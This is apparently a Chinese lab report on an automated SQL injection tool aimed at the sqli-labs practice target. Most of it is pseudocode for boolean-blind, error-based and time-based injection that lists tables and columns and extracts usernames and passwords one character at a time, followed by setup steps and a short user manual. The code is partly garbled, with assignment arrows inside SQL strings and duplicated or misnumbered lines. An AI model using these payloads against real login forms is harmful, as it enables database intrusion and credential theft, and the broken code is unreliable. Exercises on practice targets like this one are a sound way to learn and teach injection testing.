12. for j in dic

13. data ← {

14. 'uname': symbol + " or substr(" + function + f",{i},1)← '{j}'#"

15. 'passwd': 'admin'

16. }

17. res ← send\_request(url, data)

18. soup← BeautifulSoup(res, 'html.parser')

19. fonts← soup.find\_all('img')

20. if "flag" in str(fonts[0]) then

21. if db not exist j.lower()and db not exist j.upper() db then

22. db ← db + j.lower()

23. Output(j.lower(), end='')

24. else if not j.isalpha()

25. db ← db + j

26. Output(j, end='')

27. Output()

1. get\_tables\_bool(url, symbol):

2. cols\_ ← ''

3. for ind←3 to length

4. global length

5. for i ← 0 to 21

6. data\_len←{

7. 'uname': symbol + " or (select length(table\_name) from information\_schema.tables"

8. " where table\_schema=database() limit " + str(ind) + ",1)←{0}#".format(i),

9. 'passwd': 'admin'

10. }

11. res\_len←send\_request(url, data\_len)

12. soup ← BeautifulSoup(res\_len, 'html.parser')

13. fonts ← soup.find\_all('img')

14. if str(fonts[0]) exist"flag.jpg" then

15. length ← i

16. break

17. cols ← ''

18. dic ← list(set(chr(i).lower() for i in range(32, 127)))

19. for i←0 to length + 1

20. for j in dic

21. data ←{

22. 'uname': symbol + " or substr((select table\_name from ""information\_schema.tables where 23. table\_schema=database() " "limit " + str(ind) + ",1),{0},1)←'{1}'#".format(i, j),

24. 'passwd': '1'

25. }

26. res←send\_request(url, data)

27. soup←BeautifulSoup(res, 'html.parser')

28. fonts←soup.find\_all('img')

29. if str(fonts[0]) exist "flag"

30. cols←cols + j

31. Output(cols)

32. cols\_←cols\_ + cols + ', '

33. ret←cols\_[: -2]

34. return ret

1. get\_columns\_bool(url, symbol)

2. cols\_ ←''

3. for ind in range(5):

4. global length

5. for i←0 to 15

6. data\_len←{

7. 'uname': symbol + " or (select length(column\_name)from information\_schema.columns"

8. " where table\_name='users' limit " + str(ind) + ",1)={0}#".format(i),

9. 'passwd': 'admin'

10. }

11. res\_len = send\_request(url, data\_len)

12. soup = BeautifulSoup(res\_len, 'html.parser')

13. fonts = soup.find\_all('img')

14. if str(fonts[0]) exist"flag.jpg"

15. length ← i

16. break

17. cols ← ''

18. dic ←list(set(chr(i).lower() for i←31 to 127))

19. for i←0 to length + 1

20. for j in dic:

21. data ← {

22. 'uname': symbol + " or substr((select column\_name from "

23. "information\_schema.columns where table\_name←'users' "

24. "limit " + str(ind) + ",1),{0},1)←'{1}'#".format(i, j)

25. 'passwd': '1'

26. }

27. res ← send\_request(url, data)

28. soup ← BeautifulSoup(res, 'html.parser')

29. fonts ← soup.find\_all('img')

30. if str(fonts[0])exist"flag"

31. cols←cols + j

32. cols\_←cols\_ + cols + ', '

33.ret ← cols\_[: -2].split(', ')

34. ret\_ = ''

35. ret\_←ret\_ +( ret[3] + ', ' + ret[4])

36. return ret\_

1. get\_values\_bool(url, symbol)

2. length ← 0

3. users ← []

4. for ind←0 to 15

5. if ind != 13

6. for i←0 to 15

7. data\_len ← {

8. 'uname': symbol + f" or (select length(username) from users where id={ind})={i}#",

9. 'passwd': '1'

10. }

11. res\_len ← send\_request(url, data\_len)

12. soup ← BeautifulSoup(res\_len, 'html.parser')

13. fonts ← soup.find\_all('img')

14. if str(fonts[0])exist"flag"

15. length← i

16. break

17. users\_ ← ''

18. dic ← [i for i in range(32, 127)]

19. for i←0 to length + 1

20. for j in dic

21. data ← {

22. 'uname': symbol + " or ascii(substr((select username "

23. "from users limit " + str(ind - 1) + ",1),{0},1))={1}#".format(i, j),

24. 'passwd': '1'

25. }

26. res ← send\_request(url, data)

27. soup ← BeautifulSoup(res, 'html.parser')

28. fonts ← soup.find\_all('img')

29. if str(fonts[0])exist"flag"

30. users\_←users\_ + chr(j)

31. users.append(users\_)

32. users\_ ← ''

33. pwds ← []

34. for ind←0 to 15

35. if ind != 13:

36. for i←0 to 15

37. data\_len ← {

38. 'uname': symbol + f" or (select length(password) from users where id={ind})={i}#",

39. 'passwd': '1'

40. }

41.res\_len ← send\_request(url, data\_len)

42. soup ← BeautifulSoup(res\_len, 'html.parser')

43. fonts ← soup.find\_all('img')

44. if str(fonts[0])exist"flag"

45. length ← i

46. break

47. pwds\_ ← ''

48. dic ← [i for i←0 to 127]

49. for i←0 to length + 1

50. for j in dic:

51. data ← {

52. 'uname': symbol + " or ascii(substr((select password "

53. "from users limit " + str(ind - 1) + ",1),{0},1))={1}#".format(i, j),

54. 'passwd': '1'

55. }

56. res ← send\_request(url, data)

57. soup ← BeautifulSoup(res, 'html.parser')

58. fonts ←soup.find\_all('img')

59. if str(fonts[0])exist"flag"

60. pwds\_←pwds\_ + chr(j)

61. pwds.append(pwds\_)

62. pwds\_ ← ''

63. Output('\n%-12s%-12s' % ('username', 'password\n'))

64. for usr, pwd in zip(users, pwds)

65. Output('%-12s%-12s' % (usr, pwd))

66. return 1

1. do\_bool\_injection(url)

2. res, symbol ← can\_inject\_bool(url)

3. this\_database ← exe\_func(url, symbol, 'database()')

4. version ← exe\_func(url, symbol, 'version()')

5. log('Success -> ' + 'MySQL' + ' ' + version.strip())

6. log('Database -> ' + this\_database.strip())

7. get\_tables\_bool(url, symbol)

8. get\_columns\_bool(url, symbol)

9. tables ← get\_tables\_bool(url, symbol)

10. log('Tables -> ' + tables.strip())

11. log('Default Use Table users......')

12. columns ← get\_columns\_bool(url, symbol)

13. log('Columns -> ' + columns.strip())

14. log('Try to get Data........\n\n')

15. Output()

16. if 1 == get\_values\_bool(url, symbol)

17. return

post.err

log(content)

2. this\_time ← time.strftime('%H:%H:%S', time.localtime(time.time()))

3. print(colored('[' + str(this\_time) + ']', 'green') + content)

1. send\_request(url, data\_)

2. data\_ ← urlencode(data\_)

3. data\_ ← data\_.encode()

4. res ← request.urlopen(url=url, data=data\_)

5. return str(res.read().decode('utf-8'))

1. can\_inject(test\_url)

2. test\_list ← ["'", '")', "')", '"']

3. for item in test\_list

4. data ← {

5. 'uname': "admin" + str(item) + " union select 1←1,2#"

6. 'passwd': "admin"

7. }

8. result ← send\_request(test\_url, data)

9. soup ← BeautifulSoup(result, 'html.parser')

10. fonts ← soup.find\_all('img')

11. if str(fonts[0])exist"flag"

12. log('Use ' + item + ' -> Exist SQL Injection')

13. return True, item

14. else

15. log('Use ' + item + ' -> Not Exist SQL Injection')

1. test\_order\_by(url, symbol)

2. flag = 0

3. for i←0 to 50

4. log('Order By Test -> ' + str(i))

5. data ← {

6. 'uname': 'admin' + symbol + ' order by ' + str(i) + '#',

7. 'passwd': "admin"

8. }

9. result← send\_request(url, data)

10. soup ← BeautifulSoup(result, 'html.parser')

11. fonts ← soup.find\_all('img')

12. content ← str(fonts[0])

13. fonts1 ← soup.find\_all('font')

14. if fonts1[0] not exist"Login"

15. Output("No render......")

16. return '0'

17. else if "slap" in content:

18. log('Order By Test Success -> order by ' + str(i))

19. flag ← i

20. break

21. return flag

1. exec\_function\_err(url, symbol, function)

2. global res

3. data ← {

4. 'uname': symbol + " and updatexml(1,concat(0x7e,(" + function + "),0x7e),1)#",

5. 'passwd': 'admin'

6. }

7.result ← send\_request(url, data)

8. soup ← BeautifulSoup(result, 'html.parser')

9. fonts ← soup.find\_all('font')

10. content ← fonts[1].text

11. try

12. res ← re.findall('.\*~(.\*)~.\*', content)[0]

13. except Exception

14. do\_bool\_injection(url)

15. return res

1. get\_database\_err(url, symbol)

2. data ← {

3. "uname": "1" + symbol + " and updatexml(1,concat(0x7e,(database()),0x7e),1)#"

4. 'passwd': 'admin'

5. }

6. result ← send\_request(url, data)

7. if result.find('MySQL') !← -1

8. return 'MySQL'

9. else

10. return 'Cannot get database'

1. get\_tables\_err(url, symbol)

2. data ← {

3.'uname': "1" + symbol + " and 1 union select 1,updatexml(1,concat(0x7e,(select 4.group\_concat(table\_name)"

5. " from information\_schema.tables where table\_schema ← 'security' limit 0,1),0x7e),1)#"

6. 'passwd': 'admin'

7.}

8. ret ← send\_request(url, data)

9. soup ← BeautifulSoup(ret, 'html.parser')

10. fonts ← soup.find\_all('font')

11. ret ← fonts[1].text

12. try

13. tbs ← re.findall('.\*~(.\*)~.\*', ret)[0].split(',')

14. except Exception

15. do\_bool\_injection(url)

16. tbs\_ = ''

17. for tb in tbs

18. tbs\_←tbs\_ + tb + ', '

19. return tbs\_[: -2]

1. get\_columns\_err(url, symbol)

2. data ← {

3. 'uname': "1" + symbol + " and updatexml(1,concat(0x7e,(select 4.group\_concat(column\_name) "

5. "from information\_schema.columns where table\_name←'users' limit 0,1),0x7e),1)#",

6. 'passwd': 'admin'

7. }

8. ret ← send\_request(url, data)

9. soup ← BeautifulSoup(ret, 'html.parser')

10. fonts ← soup.find\_all('font')

11. ret ← fonts[1].text

12. cols ← re.findall('.\*~(.\*).\*', ret)[0].split(',')

13. cols\_ ← ''

14. for col in cols[: -1]

15. cols\_←cols\_ + col + ', '

16. return cols\_[:-2]

1. get\_data\_err(url, symbol)

2. data← {

3. 'uname': "1" + symbol + " and updatexml(1,concat(0x7e,(select 4.group\_concat(username,0x3a,password) "

5. "from users limit 0,2),0x7e),1)#"

6. 'passwd': 'admin'

7. }

8. result ← send\_request(url, data)

9. soup ← BeautifulSoup(result, 'html.parser')

10. fonts ← soup.find\_all('font')

11. res← fonts[1].text

12. res ← re.findall('.\*~(.\*)', res)[0].split(',')

13. res\_ ← dict()

14. for d in res[: -1]

15. tmp ← d.split(':')

16. res\_[tmp[0]]← tmp[1]

17. return res\_

post

1. do\_time\_injection(url):
2. res, symbol ← can\_inject\_time(url)
3. this\_database ←exe\_func\_time(url, symbol,'database()')
4. tables ← get\_tables\_time(url, symbol)
5. columns ← get\_columns\_time(url, symbol)
6. get\_values\_time(url, symbol)
7. can\_inject\_time(url):
8. test\_list ← ["'", '")', "')", '"']
9. for item in test\_list:
10. data ←'uname': "admin" + item + 'and 1=1#'
11. result ← request(url, data)
12. if "flag" in result:
13. return True, item
14. else:
15. return False
16. exe\_func\_time(url, symbol, function):
17. for i 1 to 9:
18. data\_len←'uname':symbol+'or if(length('+function + ')={0},1,sleep(0.001))#'.format(i)
19. result ← request(url, data\_len)
20. if "flag.jpg" in result:
21. length ← i
22. break
23. for i 1 to length:
24. for j in dic:
25. data←'uname':symbol+"or if(substr(" + function + f",{i},1)='{j}',1,sleep(0.001))#"
26. result ← request(url, data)
27. if "flag" in result:
28. if j.lower()not in db and j.upper() not in db:
29. db += j.lower()
30. elif not j.isalpha():
31. db += j
32. get\_tables\_time(url, symbol):
33. for ind 0 to 3:
34. for i 1 to 20:
35. data\_len ←  'uname':  symbol + " or if((select length(table\_name) from information\_schema.tables where table\_schema=database() limit " + str(ind) + ",1)={0},1,sleep(0.001))#".format(i)
36. result ← request(url, data\_len)
37. if "flag.jpg" in result:
38. length ← i
39. break
40. for i 1 to length:
41. for j in dic:
42. data ← 'uname': symbol + " or if(substr((select table\_name from information\_schema.tables where table\_schema=database() limit " + str(ind) + ",1),{0},1)='{1}',1,sleep(0.001))#".format(i, j)
43. result ← request(url, data)
44. if "flag" in result:
45. cols += j
46. cols\_ += cols + ', '
47. get\_columns\_time(url, symbol):
48. for ind in range(5):
49. for i in range(1, 15):
50. data\_len ← 'uname': symbol + " or if((select length(column\_name) from information\_schema.columns where table\_name='users' limit " + str(ind) + ",1)={0},1,sleep(0.001))#".format(i)
51. result ← request(url, data\_len)
52. if "flag.jpg" in result:
53. length ← i
54. break
55. for i 1 to length:
56. for j in dic:
57. data ← 'uname': symbol + " or if(substr((select column\_name from information\_schema.columns where table\_name='users' limit " + str(ind) + ",1),{0},1)='{1}',1,sleep(0.001))#".format(i, j)
58. result ← request(url, data)
59. if "flag" in result:
60. cols += j
61. cols\_ += cols + ', '
62. ret ← cols\_[: -2].split(', ')
63. get\_values\_time(url, symbol):
64. for ind 1 to 15:
65. if ind != 13:
66. for i 1 to 15:
67. data\_len ← 'uname': symbol + f" or if((select length(username) from users where id={ind})={i},1,sleep(0.001))#"
68. result ← request(url, data\_len)
69. if "flag" in result:
70. length ← i
71. break
72. for i in range(1, length + 1):
73. for j in dic:
74. data ← 'uname': symbol + " or if(ascii(substr((select username from users limit " + str(ind - 1) + ",1),{0},1))={1},1,sleep(0.001))#".format(i, j)
75. result ← request(url, data)
76. if "flag" in result:
77. users\_ += chr(j)
78. users.append(users\_)
79. for ind in range(1, 15):
80. if ind != 13:
81. for i in range(1, 15):
82. data\_len ← 'uname': symbol + f" or if((select length(password) from users where id={ind})={i},1,sleep(0.001))#"
83. result ← request(url, data\_len)
84. if "flag" in result:
85. length ← i
86. break
87. for i in 1 to  length:
88. for j in dic:
89. data ← 'uname': symbol + " or if(ascii(substr((select password from users limit " + str(ind - 1) + ",1),{0},1))={1},1,sleep(0.001))#".format(i, j)
90. result ← request(url, data)
91. if "flag" in result:
92. pwds\_ += chr(j)
93. pwds.append(pwds\_)

4.函数的调用关系图




图1-1

附录：源程序文件名清单

sqli.py

Get:bool\_based.py

time\_based\_module.py

Post:bool\_util.py

err\_util.py

time\_util.py

union\_bsd\_plus\_err.py

5.实例测试及运行结果




图1-2




图1-3

6.实现提示

⑴ 平台搭建

在 VMWorkstations 中搭建实验环境，即：MAMP=Windows Server、Apache、MySQL

和 PHP，可以使用 Wamp 包搭建 PHP 集成开发环境，安装包是 Wampserver。Phpstudy：http://down.php.cn/PhpStudy20180211.zip

所需安装环境支持包：http://www.pc6.com/softview/SoftView\_104246.html

⑵ 测试靶机

下载 sqli-labs，下载地址：https://github.com/Audi-1/sqli-labs，下载后务必将 sql 的版本调到 5.5 以上，因为这样你的数据库内才会 information\_schema 数据库，方便进行实验测试。将之前下载的源码解压到 www 目录下，修改 sql-connections/db-creds.inc文件当中的 mysql 账号密码。用 Sqli-labs 靶机作为目标机进行测试。

用户手册（python 语言实现环境）：

（1）本程序的运行环境为Windows操作系统，执行文件为sqli.py

(2)进入演示程序后，在主函数中指定less关卡的值，程序便会从当前关卡开始进行爆破。程序会根据每一关不同的URL来判断不同的注入类型，构造相应的payload，并在控制台输出数据库名、表名、表中的数据。每一关成功之后，程序会自动将关卡数less加1，自动进入下一关进行运行。

(3)

图1-4

## 4.【运行结果】




图1-5




图1-6

